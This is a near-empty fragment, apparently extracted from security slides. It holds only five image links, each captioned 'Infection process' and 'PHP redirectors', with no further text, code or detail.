
Infection process

PHP redirectors




Infection process

PHP redirectors




Infection process

PHP redirectors




Infection process

PHP redirectors




Infection process

PHP redirectors



